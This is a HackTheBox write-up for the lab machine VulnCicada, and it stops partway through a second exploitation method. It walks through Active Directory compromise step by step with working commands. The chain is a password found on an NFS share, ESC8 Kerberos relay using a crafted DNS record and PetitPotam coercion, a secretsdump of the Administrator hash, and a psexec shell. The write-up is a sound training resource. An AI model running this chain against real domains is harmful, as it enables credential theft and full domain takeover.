



HACKTHEBOX



VulnCicada

23rd July 2025

Prepared By: amra

Machine Author(s): xct

Difficulty: **Medium**

Synopsis

VulnCicada is a Medium Windows Active Directory machine that involves discovering a password inside an image on a public share. With that password an attacker is able to discover that the machine is vulnerable to ESC8 and can use Kerberos relaying to bypass self-relay restrictions in order to get a certificate as the machine account itself. With this new certificate, we are able to dump the hashes of the `Administrator` user and thus compromise the whole domain.

Skills Required

- Enumeration
- Windows Active Directory
- Domain Joined Machines

Skills Learned

- Kerberos Relaying
- Certificate Abuse

Enumeration

Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.234.48 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.234.48
<SNIP>
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-07-23
10:13:51Z)
111/tcp   open  rpcbind          2-4 (RPC #100000)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain:
cicada.vl0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-
JPQ225.cicada.vl
|_Not valid before: 2024-09-13T10:42:50
|_Not valid after: 2025-09-13T10:42:50
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap         Microsoft Windows Active Directory LDAP (Domain:
cicada.vl0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-
JPQ225.cicada.vl
|_Not valid before: 2024-09-13T10:42:50
|_Not valid after: 2025-09-13T10:42:50
|_ssl-date: TLS randomness does not represent time
2049/tcp  open  mountd           1-4 (RPC #100021)
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain:
cicada.vl0., Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-
JPQ225.cicada.vl
|_Not valid before: 2024-09-13T10:42:50
|_Not valid after: 2025-09-13T10:42:50
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/globalcatLDAPssl?
```

```
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC-
JPQ225.cicada.vl
| Not valid before: 2024-09-13T10:42:50
|_Not valid after: 2025-09-13T10:42:50
|_ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server          Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC-JPQ225.cicada.vl
| Not valid before: 2025-04-09T08:36:14
|_Not valid after: 2025-10-09T08:36:14
|_ssl-date: 2025-07-23T10:15:28+00:00; -2h43m48s from scanner time.
5357/tcp open  http                      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp open  http                      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf                      .NET Message Framing
49664/tcp open  msrpc                      Microsoft Windows RPC
49668/tcp open  msrpc                      Microsoft Windows RPC
62100/tcp open  ncacn_http                 Microsoft Windows RPC over HTTP 1.0
62102/tcp open  msrpc                      Microsoft Windows RPC
62118/tcp open  msrpc                      Microsoft Windows RPC
62200/tcp open  msrpc                      Microsoft Windows RPC
62653/tcp open  msrpc                      Microsoft Windows RPC
62786/tcp open  msrpc                      Microsoft Windows RPC
Service Info: Host: DC-JPQ225; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required
| smb2-time:
|   date: 2025-07-23T10:14:48
|_   start_date: N/A
|_clock-skew: mean: -2h43m48s, deviation: 0s, median: -2h43m49s


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.00 seconds
</SNIP>
```

The initial Nmap output reveals a lot of ports open, indicating that the machine uses Active Directory. We notice an IIS server running on port 80 and NFS on port 2049. Moreover, from the Nmap scan, we get the following domain names `DC-JPQ225.cicada.vl` and `cicada.vl`, let's update our `/etc/hosts` file accordingly.

```
$ echo "10.129.234.48 DC-JPQ225.cicada.vl cicada.vl" | sudo tee -a /etc/hosts
```

IIS - Port 80

Let's start looking around by visiting the webpage at `http://cicada.vl`.



We are greeted with the default IIS page, for the time being we can move along to other services.

NFS

We can check if there is any publicly available share on the remote machine.

```
$ showmount -e cicada.vl
Export list for cicada.vl:
/profiles (everyone)
```

There is a `profiles` share that is accessible to `everyone`. We can mount it to `/mnt` on our local box and further explore the contents.

```
$ sudo mount -t nfs -o rw cicada.vl:/profiles /mnt
$ ls /mnt
Administrator Daniel.Marshall Debra.Wright Jane.Carter Jordan.Francis Joyce.Andrews
Katie.Ward Megan.Simpson Richard.Gibbons Rosie.Powell Shirley.West
```

It seems like this share is exposing the `c:\users` directory of the remote machine.

```
$ tree /mnt
/mnt
├── Administrator
│   ├── Documents
│   └── $RECYCLE.BIN
```

```
| | | └─ desktop.ini
| | └─ desktop.ini
| └─ vacation.png
<SNIP>
└─ Rosie.Powell
   └─ Documents
      └─ $RECYCLE.BIN
         └─ desktop.ini
            └─ desktop.ini
               └─ marketing.png
                  └─ Shirley.West
```


Looking at the available files with the `tree` command, we notice that the only interesting ones are two images `vacation.png` and `marketing.png`. We can copy these images to our current working directory outside of `/mnt` and inspect them.

```
$ sudo cp /mnt/Rosie.Powell/marketing.png .
$ sudo cp /mnt/Administrator/marketing.png .
```

The first image depicts a guy with a laptop.



The other image however, reveals a potential password.



We can verify if this is a valid password or not.

```
$ nxc smb DC-JPQ225.cicada.v1 -u Rosie.Powell -p Cicada123
SMB      10.129.234.48  445      10.129.234.48    [*]  x64 (name:10.129.234.48)
(domain:10.129.234.48) (signing:True) (SMBv1:False) (NTLM:False)
SMB      10.129.234.48  445      10.129.234.48    [-]
10.129.234.48\Rosie.Powell:Cicada123 STATUS_NOT_SUPPORTED
```

It seems like NTLM authentication is disabled, so we are going to retry and authenticate using Kerberos this time. But first, we need to synchronize our clock with that of the remote machine.

```
$ ntpdate -u cicada.vl
$ nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      [*]  x64 (name:DC-JPQ225)
(domain:cicada.vl) (signing:True) (SMBv1:False) (NTLM:False)
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      [+]
cicada.vl\Rosie.Powell:Cicada123
```

The creds are indeed working for the user `rosie.powell`. Now that we have a valid set of credentials, we can enumerate the remote machine a bit better.

```
$ nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k --shares
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      [+]
cicada.vl\Rosie.Powell:Cicada123
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      [*] Enumerated shares
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      Share          Permissions
Remark
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      -----
-----
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      ADMIN$
Remote Admin
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      C$
Default share
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      CertEnroll     READ
Active Directory Certificate Services share
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      IPC$           READ
Remote IPC
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      NETLOGON       READ
Logon server share
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      profiles$      READ,WRITE
SMB          DC-JPQ225.cicada.vl 445      DC-JPQ225      SYSVOL         READ
Logon server shar
```

Apart from the standard shares, the DC has two more shares `CertEnroll` which is related to ADCS and `profiles` which is probably the one we have already explored. Since we now know that ADCS is probably installed we can enumerate the service for possible vulnerabilities using [certipy](#).

```
$ certipy find -target DC-JPQ225.cicada.vl -u Rosie.Powell@cicada.vl -p Cicada123 -k -
vulnerable -stdout
<SNIP>
[*] Enumeration output:
Certificate Authorities
0
CA Name          : cicada-DC-JPQ225-CA
DNS Name         : DC-JPQ225.cicada.vl
Certificate Subject : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
Certificate Serial Number : 767B6C6AADB64ABB4936B7F13D0C9F4D
Certificate Validity Start : 2025-07-23 10:02:36+00:00
Certificate Validity End   : 2525-07-23 10:12:36+00:00
Web Enrollment
HTTP
```

```

        Enabled                                : True
HTTPS
        Enabled                                : False
User Specified SAN                            : Disabled
Request Disposition                            : Issue
Enforce Encryption for Requests                : Enabled
Active Policy                                  : CertificateAuthority_MicrosoftDefault.Policy
Permissions
        Owner                                  : CICADA.VL\Administrators
        Access Rights
                ManageCa                        : CICADA.VL\Administrators
                                                CICADA.VL\Domain Admins
                                                CICADA.VL\Enterprise Admins
                ManageCertificates              : CICADA.VL\Administrators
                                                CICADA.VL\Domain Admins
                                                CICADA.VL\Enterprise Admins
        Enroll                                  : CICADA.VL\Authenticated Users
[!] Vulnerabilities
        ESC8                                    : Web Enrollment is enabled over HTTP.
Certificate Templates                          : [!] Could not find any certificate templates
</SNIP>

```

There are no vulnerable certificates but the Certification Authority is vulnerable to [ESC8](#) since HTTP web enrollemnt is enabled. To exploit this, we need to trick the DC to authenticate to us and then relay the authentication to that endpoint and get a certificate as the DC that way. The problem in this approach is that self NTLM relay is blocked and NTLM authentication is disabled in general in this scenario, so our only option is to explore Kerberos relay.

Exploitation - SMB Method

Reading through [this](#) blogpost we discover that we can relay Kerberos over SMB using a specific DNS entry. Let's follow the steps described on the post to exploit this vulnerability.

First of all, we need to add the magic DNS entry and make it point back to our machine.

```

$ bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl add
dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.14.65

[+] DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA has been successfully added

```

Then, we setup a relay using `certipy` once again.

Note: Make sure you are using one of the latest versions of certipy that support the `relay` option.

```

$ certipy relay -target 'http://dc-jpq225.cicada.vl/' -template DomainController
[*] Targeting http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
[*] Setting up SMB Server on port 445

```

Finally, we can use `ncx` to corce the remote machine to authenticate back to us using Kerberos.

```
$ nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M coerce_plus -o  
LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
```

On our relay command we notice the following output.

```
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401  
Unauthorized"  
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 401  
Unauthorized"  
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"  
[*] Authenticating against http://dc-jpq225.cicada.vl as / SUCCEED  
[*] Requesting certificate for '\\' based on the template 'DomainController'  
[*] HTTP Request: POST http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp "HTTP/1.1 200 OK"  
[*] Certificate issued with request ID 88  
[*] Retrieving certificate for request ID: 88  
[*] HTTP Request: GET http://dc-jpq225.cicada.vl/certsrv/certnew.cer?ReqID=88 "HTTP/1.1  
200 OK"  
[*] Got certificate with DNS Host Name 'DC-JPQ225.cicada.vl'  
[*] Certificate object SID is 'S-1-5-21-687703393-1447795882-66098247-1000'  
[*] Saving certificate and private key to 'dc-jpq225.pfx'  
[*] Wrote certificate and private key to 'dc-jpq225.pfx'  
[*] Exiting...
```

Note: If you encounter any weird issues with certipy refer to the official installation [page](#) and follow the steps to create a virtual environment for best results.

Great, it seems he have a certificate. We can use that certificate to authenticate as the machine itself.

```
$ certipy auth -pfx dc-jpq225.pfx -dc-ip 10.129.234.48  
[*] Certificate identities:  
[*] SAN DNS Host Name: 'DC-JPQ225.cicada.vl'  
[*] Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'  
[*] Using principal: 'dc-jpq225$cicada.vl'  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saving credential cache to 'dc-jpq225.ccache'  
[*] Wrote credential cache to 'dc-jpq225.ccache'  
[*] Trying to retrieve NT hash for 'dc-jpq225$'  
[*] Got hash for 'dc-jpq225$cicada.vl':  
aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
```

We have the NTLM hash of the machine account. Since NTLM authentication is disabled, can use the `ccache` file and dump the hashes of the `Administrator` user.

```
KRB5CCNAME=dc-jpq225.ccache secretsdump.py -k -no-pass cicada.v1/dc-jpq225\${dc-jpq225.cicada.v1 -just-dc-user administrator

<SNIP>
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
</SNIP>
```

Now that we have the Administrator's hash, we can get a shell on the remote machine and read the flags.

```
$ impacket-psexec cicada.v1/administrator@DC-JPQ225.cicada.v1 -k -hashes
:85a0da53871a9d56b6cd05deda3a5e87

C:\Windows\system32> whoami
nt authority\system
```

Now we can read the user and root flags in `C:\Users\Administrator\Desktop\user.txt` and `C:\Users\Administrator\Desktop\root.txt` respectively.

Exploitation - RemoteKrbRelay Method


The second path that we can take to exploit this vulnerability, is from a Windows VM. Let's check the machine account quota of the current user.

```
$ nxc ldap DC-JPQ225.cicada.v1 -u Rosie.Powell -p Cicada123 -k -M maq


LDAP          DC-JPQ225.cicada.v1 389      DC-JPQ225      [*] None (name:DC-JPQ225)
(domain:cicada.v1)
LDAP          DC-JPQ225.cicada.v1 389      DC-JPQ225      [+]
cicada.v1\Rosie.Powell:Cicada123
MAQ          DC-JPQ225.cicada.v1 389      DC-JPQ225      [*] Getting the
MachineAccountQuota
MAQ          DC-JPQ225.cicada.v1 389      DC-JPQ225      MachineAccountQuota: 10
```

Since the machine account quota is 10, we can domain join our very own Windows VM and then use the [RemoteKrbRelay](#) tool to automate the relaying phase of the attack.

First of all, we need to switch our VPN connection to a Windows VM. Then, we can need to edit the VPN connection to use the DC as the DNS server.



Also, we need to make sure that IPv6 is currently enabled on the adapter. Afterwards, we proceed to change the current Domain of the machine to `cicada.vl` from the settings menu following [this](#) article.



We will be asked for a valid set of credentials, so we fill in the credentials for the user `rosie.powell`.



Computer Name/Domain Changes
